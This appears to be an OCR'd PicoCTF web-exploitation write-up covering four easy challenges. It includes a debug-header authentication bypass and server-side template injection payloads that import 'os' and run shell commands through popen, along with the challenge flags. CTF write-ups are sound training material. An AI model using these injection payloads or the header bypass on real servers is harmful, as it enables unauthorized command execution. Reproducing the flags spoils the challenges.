
WRITEUP PicoCTF

Web Exploitation Easy


By: OngCapybara

Table Of Contents

Crack the Gate 1



We get a chall web exploitation and already have email from chall. Let's apply to login form and will displayed like this




If you open the source code, you will find a cipher text


```
        }

        #loginForm button:hover {
            background-color: #0056b3;
        }
    </style>
</head>
<body>
 <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" -->
<!-- Remove before pushing to production! -->

    <form id="loginForm">
        <h2 style="font-size: 24px; margin-bottom: 24px;">
            Login
        </h2>
        <label for="email">Email:</label>
        <input type="email" id="email" name="email" required><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required><br>
        <button type="submit">Login</button>
```

Copy it and paste to ROT13 decryptor and you get a mail like this


Let’s open network from inspect and see using resent



If alredy open, you must paste the baypass text to new request like this. When you're done, click send for execution and let see




Open response anddddd.... Damn bruhhh... you get the flag right here :D




Flag: picoCTF{brut4_f0rc4_1a386e6f}

SSTI1




Let's exploit!



When we get form input like this, i think it's a XSS :D. Use this pyloads!

{{ self.__init__.__globals__ }}




We can see, output our pyload can display builtins. Let's use!

{{ self.__init__.__globals__.__builtins__ }}


Wow... God damn... This pyload can displayed import to. Let's exploit dude :D

{{self.__init__.__globals__.__builtins__.__import__('os').popen('ls').read()}}



Gotcha... Are u see? The flag is right in front of our eyes bruh :D. Let's see


{{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat flag').read()}}




Wuhahaha... we got the flag mamen :9

Flag: picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_4675f3fa}

WebDecode




Wuhahahaha... I love chall like this :D First time, we get a simple web




Lest's set he source code and you can click the about.html

```
    </div>
    <div class="navigation-container">
      <ul>
        <li><a href="index.html">Home</a></li>
        <li><a href="about.html">About</a></li>
        <li><a href="contact.html">Contact</a></li>
      </ul>
    </div>
  </nav>
```

After that, you will get a base64 on source code. Let’s decode




Use this command and you will get the flag :D




Flag: picoCTF{web_succ3ssfully_d3c0ded_10f9376f}


Inspect HTML



This chall is really-really very-very easy bro. Open the website




After that, you just click ctrl + u for see the source code and boommm... you get the flag :D




Flag: picoCTF{1n5p3t0r_0f_h7ml_8113f7e2}


where are the robots



